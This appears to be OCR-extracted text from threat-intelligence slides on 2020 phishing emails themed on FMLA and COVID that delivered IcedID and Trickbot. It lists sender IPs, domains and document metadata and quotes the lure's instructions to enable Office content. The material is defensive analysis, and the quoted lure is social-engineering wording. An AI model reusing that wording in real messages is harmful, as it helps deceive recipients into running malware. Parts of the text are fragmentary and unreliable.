
Mail Address: info@medical-center.space

Malware: IcedID


Suspicion of Group B-related

Date:2020/4/8
Subject: Family and Medical Leave Act (FMLA)
Attachment: FLMA_form.doc
SMTP Sender IP : 194.67.113.31
AS : 197695
Mail Address: info@caranguiz.space
Malware: Trickbot

Date:2020/5/22
Subject: This is a new Employee Request Form under the Family and Medical Leave of Act (FMLA)
Attachment: FLMA-instr.doc
SMTP Sender IP : 194.58.47.198
AS : 197695
Mail Address: xxx@covid-agency.space
Malware: Trickbot



Background of this adversary



To open the document, follow these steps:

This document is only available

or laptop ve


Russian Language

```
Heading Pairs                              : Название, 1
Titles Of Parts                            :
Company                                    :
Links Up To Date
Characters With Spaces
Shared Doc
Hyperlinks Changed
App Version
Title                                      :
Creator                                    : Misha
Last Modified By                           : user
Revision Number                            : 1346
```

Nicknamed the Russian male name Mikhail, Also an abbreviation for bear in Russian

ExifTool Results

Background of this adversary



Office

Microsoft Office 2019 DIESES DOKUMENT V
VERSION VON MICROSOFT OFFICE WORD E
AKTIVIERT. KLICKEN SIE HIER, UM DIESEN IN
AKTIV

```
Creator                         : Пользователь Windows
Last Modified By                : Пользователь Windows
Revision Number                 : 120
Create Date                     : 2020:04:07 18:55:00Z
Modify Date                     : 2020:04:08 13:16:00Z
Template                        : Normal.dotm
Total Edit Time                 : 18.1 hours
Pages                           : 1
Words                           : 0
Characters                      : 1
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Heading Pairs                   : Название, 1
Titles Of Parts                 :
Company                         : SPecialiST RePack
```

This invoice is protected by Microsoft Windows

1. Open the invoice in Microsoft Office. Seeing on the web isn't accessible for ensured archives.

2. On the off chance that you've just opened it by means of Microsoft Office and you see a brief to Enable Editing as well as Enable Content, it would be ideal if you empower either or both.

